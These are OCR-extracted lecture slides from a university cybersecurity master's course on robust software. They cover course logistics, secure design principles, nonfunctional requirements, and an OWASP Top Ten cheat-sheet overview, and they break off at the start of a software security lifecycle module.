Robust Software


Nuno Silva, PhD, Critical Software SA
E.: npsilva@ua.pt; M: 932574030

Mestrado em Cibersegurança

Me

- Nuno Silva
- Technical Manager / Safety Manager @ Critical Software SA
- Contacts:
- e.: npsilva@ua.pt skype: npsilva
- linkedin: https://www.linkedin.com/in/nunopedrojesussilva
- t.: 932574030

Robust Software



[Adobe Flash Shutdown Halts Chinese Railroad for Over 16 Hours Before Pirated Copy Restores Ops (thedrive.com)]

Objectives

- To know techniques for developing robust software.
- To evaluate and test the security of software.
- To avoid typical errors in development.
- To know static and dynamic analysis techniques.
- To be able to develop and operate applications with security requirements.
- To know international standards.

Topics

- Secure software design principles
- Software security lifecycle
- Software quality attributes
- Security requirements
- Common software attacks
- Safe programming to avoid common errors (CWE)
- Actions traceability
- Static analysis techniques

Topics

- Fuzzy dynamic analysis techniques (fuzzing)
- Security tests (black box and white box) and validation
- Safe development and operations techniques (DevSecOps)
- Specific aspects of common languages
- Side-channels
- Safety Standards and systems certification
- Relations between safety and security
- Exercises

Method

- Classes (theoretical part)
- Student Exploration / Exercises (Groups of 3)
- Class discussions

- UA Classes
- 7 Classes: Every 2 weeks/Saturdays (9-11, 11-13 and 14-16)*
- Of course, there is a break in the middle (remind me of that!)
- *canteen opens at 13:00

Schedule

universidade de aveiro

Critical software

September				
16	23	30		

October				
7	14	21	28	

November				
4	11	18	25	

December				
2	9	16		

Schedule

- Classes:
  - **1/2** - 16-09-2023
    3/4 - 30-19-2023
    5/6 - 14-10-2023
    7/8 - 28-10-2023
    9/10 - 11-11-2023
    11/12 - 25-11-2023
    13/14 - 9-12-2023

Morning: Theoretical
Afternoon: Practical / Team Work

- Final Exam:

  14/01/2024 14:00 /
  01/02/2024 14:00

Calendário de Exames
por Disciplina ou Departamento

Pesquisa por departamento

Seleccione um departamento

Pesquisar Por Departamento

Pesquisa por disciplina

Introduza o(s) código(s) da(s) disciplina(s) a pesquisar, separados por **;**

Pesquisar Por Disciplina

Dia	Hora	Sala	Código	Discip.	Tipo Insc	Ex.	Dep.	Nº	Alterada
07-09-2023	15:00	_	41779	SOFTWARE ROBUSTO	NM	DZ	DET	0	

Legenda: 1 - 1ª Chamada; **2** - 2ª Chamada; **RE** - Exame em época de Recurso; **DZ** - Exame em Época Especial

Evaluation

- Exercises / Practical Exploration Work : 50% of the final grade
  - 4 or 5 exercises (individual + team work)
- Exam: 50% of the final grade

7 Rules

- #1: Be on time
- #2: Don't answer your phone
- #3: No texting
- #4: No web browsing (unless specifically asked or topic related)
- #5: Respect each other
- #6: Discuss the problem, not the person
- #7: Be active, take notes, ask questions!

Q&A

Secure Software Design Principles

Nuno Silva, PhD, Critical Software SA
E.: npsilva@ua.pt; M: 932574030

Mestrado em Cibersegurança – Robust Software

Agenda

- Motivation
- Objectives
- Secure and Resilient/Robust Software
- Security and Resilience in the Software Development Life Cycle
- Best Practices for Resilient Applications
- Designing Applications for Security and Resilience
- Architecting for the Web/Cloud
- Design Best Practices
- One Resource to Explore
- References

Motivation

- Original focus: network system level security strategies (e.g. firewalls), and reactive approaches to software security (’penetrate and patch’ strategy), security is assessed when the product is complete via penetration testing by attempting known attacks or (worst) vulnerabilities are discovered post release.
- Breaches are expensive (in the order of millions per breach / reputation…)
- Attackers can find and exploit vulnerabilities without being noticed (it takes months to detect and fix)
- Patches can introduce new vulnerabilities or other issues (rushing is never good)
- Patches often go unapplied by customers
- https://www.synopsys.com/blogs/software-security/cost-data-breach-2019-most-expensive/
- https://www.kiuwan.com/blog/most-expensive-security-breaches/

Objectives

- Integrate security concerns as part of the product design
- Be aware of existing design practices
- Know how to apply and validate secure design applications
- Take advantage of best practices

Secure and Resilient/Robust Software

- Characteristics:
  - Functional and Nonfunctional Requirements
  - Testing Nonfunctional Requirements
  - Families of Nonfunctional Requirements
    - Availability
    - Capacity
    - Efficiency
    - Interoperability
    - Manageability
    - Cohesion
    - Coupling

Secure and Resilient/Robust Software

- Characteristics:
  - Families of Nonfunctional Requirements (cont'd):
    - Maintainability
    - Performance
    - Portability
    - Privacy
    - Recoverability
    - Reliability
    - Scalability
    - Security
    - Serviceability/Supportability
    - Safety

Secure and Resilient/Robust Software

- Who am I?
- "ability of technical support personnel to install, configure, and monitor computer products, identify exceptions or faults, debug or isolate faults to root cause analysis, and provide hardware or software maintenance in pursuit of solving a problem and restoring the product into service."
- It is one of the –ilities!

Secure and Resilient/Robust Software


- Characteristics:
  - “Good” Requirements
  - Eliciting Nonfunctional Requirements
  - Documenting Nonfunctional Requirements
  - Verifying, Validating (eventually qualifying or certifying)
  - Identifying Restrictions, and
  - Documenting…

- We could say that proper requirements are the most important design principle

Security and Resilience in the Software Development Life Cycle

There is a module dedicated to this topic, covering:

- Training
- Requirements Gathering and Analysis
- Design and Design Reviews
- Development
- Testing
- Deployment



Best Practices for Resilient Applications

1. Apply Defense in Depth
2. Use a Positive Security Model
3. Fail Securely
4. Run with Least Privilege
5. Avoid Security by Obscurity
6. Keep Security Simple
7. Detect Intrusions
    1. Log All Security-Relevant Information
    2. Ensure That the Logs Are Monitored Regularly
    3. Respond to Intrusions
8. Don’t Trust Infrastructure
9. Don’t Trust Services
10. Establish Secure Defaults

IEEE Standard Glossary of Software Engineering Terminology, IEEE Std 610.12-1990 defines robustness as "**The degree to which a system or component can function correctly in the presence of invalid inputs or stressful environmental conditions**"


Designing Applications for Security and Resilience

universidade de aveiro

Critical software

- Design Phases Recommended (risk/hazard→ requirements)
  - Misuse Case Modeling
  - Security Design and Architecture Review
  - Threat and Risk Modeling
  - Risk Analysis and Modeling
  - Security Requirements and Test Case Generation
- Design to Meet Nonfunctional Requirements (worst case)
- Design Patterns (proven templates for solving issues)
- Architecting for the Web/Cloud (particular attack surface)
- Architecture and Design Review Checklist (common problems)

Designing Applications for Security and Resilience



Architecting for the Web/Cloud


- Why Design for Failure when Nothing Fails? (everything fails…)
- **Build Security in all layers** (do not trust)
- Leverage alternative processing/storage (redundancy pays off)
- Implement elasticity (flexibility, scalability, easy restart)
- Think parallel (decoupling data from computation, load balancing, distribution)
- Loose coupling helps (do not reinvent the wheel, use existing solutions)
- Don’t fear constraints, solve them (memory, CPU, distribution, …)
- Use Caching (performance)

Design Best Practices – Web/Cloud

- Input Handling Validation
- Prevent Cross-Site Scripting
- Prevent SQL Injection Attacks
- Apply Authentication
- Cross-Site Request Forgery Mitigation
- Session Management (log-out or cookie attacks)
- Protect access control attacks (admin interfaces)
- Use Cryptography


Design Best Practices – Web/Cloud

- What is Cross-site …?
- XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.
- XSRF is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts. There are many ways in which a malicious website can transmit such commands; specially-crafted image tags, hidden forms, and JavaScript XMLHttpRequests, for example, can all work without the user's interaction or even knowledge. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.




Design Best Practices – Web/Cloud

- Apply Error Handling
- Protect against known attacks (e.g. AJAX or Flash)
- Initialize Variables Properly
- Do Not Ignore Values Returned by Functions
- Avoid Integer Overflows



Design Best Practices - Security

- From "Secure Coding Best Practices Handbook, Veracode":
  - #01: Verify for Security Early and Often
  - #02: Parameterize Queries
  - #03: Encode Data
  - #04: Validate All inputs
  - #05: Implement Identity and Authent. Controls
  - #06: Implement Access Controls
  - #07: Protect Data
  - #08: Implement Logging and Intrusion Detection
  - #09: Leverage Security Frameworks and Libraries
  - #10: Monitor Error and Exception Handling



Design Best Practices - Security

- **These practices apply to all types of systems**
- Back in the 1990’s a major US provider had a communications product used for Emergency Calls
- Suddenly, the calls would drop and the base station would go down
- Base stations had to be fully restarted for the service to be re-established in the area (~40 minutes downtime)
- Daily meetings with US and Canada stakeholders were started to investigate the occurrences and solve the issue
- Data replication problem (input data) associated with a configuration issue in a switch


Design Best Practices - Security

- Data packets (from calls) where being duplicated to be dispatched as normal (1 to many)
- However, suddenly, one packet would be replicated in 2, 4, 8, 16, 32, 64, 128, 256, 512 and so on until the maximum product capacity was reached
- The base station could not handle infinite replication of voice data
- A switch configuration during a maintenance action lead to the “eternal” replication of some packets…
- Until the base station crashed.

Design Best Practices - Security

- A modified design was requested to the duplication product
- It would not prevent maintenance (switch configuration) or operations (DoS) problems, but
- It would detect the same voice packet being duplicated after 2 times
- It would monitor processor load / apply load shedding up to around 70%
- Then it would drop the call causing the issue, and only that one
- This is the type of issues that involves a lot of the previous best practices (data validation, intrusion detection, error handling)

Design Best Practices - Security



One Resource to explore

- https://cheatsheetseries.owasp.org

One Resource to explore

- Index Top 10 - OWASP Cheat Sheet Series
  - A01:2021 – Broken Access Control
  - A02:2021 – Cryptographic Failures
  - A03:2021 – Injection
  - A04:2021 – Insecure Design
  - A05:2021 – Security Misconfiguration
  - A06:2021 – Vulnerable and Outdated Components
  - A07:2021 – Identification and Authentication Failures
  - A08:2021 – Software and Data Integrity Failures
  - A09:2021 – Security Logging and Monitoring Failures
  - A10:2021 – Server-Side Request Forgery (SSRF)

One Resource to explore

Cheatsheets

- AJAX Security
- Abuse Case
- Access Control
- Application Logging Vocabulary
- Attack Surface Analysis
- Authentication
- Authorization
- Authorization Testing Automation
- Bean Validation
- C-Based Toolchain Hardening
- Choosing and Using Security Questions
- Clickjacking Defense
- Content Security Policy
- Credential Stuffing Prevention
- Cross-Site Request Forgery Prevention
- Cross Site Scripting Prevention
- Cryptographic Storage
- DOM based XSS Prevention
- Database Security
- Denial of Service
- Deserialization
- Docker Security
- DotNet Security
- Error Handling
- File Upload
- Forgot Password
- GraphQL
- HTML5 Security
- HTTP Strict Transport Security

This page is still under construction !!! PRs are welcome!

Objective

The OWASP Top Ten is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

This cheat sheet will help users of the OWASP Top Ten identify which cheat sheets map to each security risk. This mapping is based the OWASP Top Ten 2021 version .

A01:2021 – Broken Access Control

Access Control Cheat Sheet

A02:2021 – Cryptographic Failures

A03:2021 – Injection

A04:2021 – Insecure Design

A05:2021 – Security Misconfiguration

A06:2021 – Vulnerable and Outdated Components

Vulnerable Dependency Management Cheat Sheet

Third Party JavaScript Management Cheat Sheet

References

- Open Web Application Security Project (OWASP) Cheat Sheet Series (https://cheatsheetseries.owasp.org)
- Secure Coding Best Practices Handbook – A developer’s Guide to proactive controls, Veracode

The End

- Next up: Software security lifecycle

Software security lifecycle

Nuno Silva, PhD, Critical Software SA
E.: npsilva@ua.pt; M: 932574030

Mestrado em Cibersegurança – Robust Software

Agenda

- Motivation
- Objectives
- Secure SW Lifecycle Processes
- Secure SW Lifecycle Processes Summary
- Assessing the Secure Software Lifecycle
- Benefits
- References

Motivation

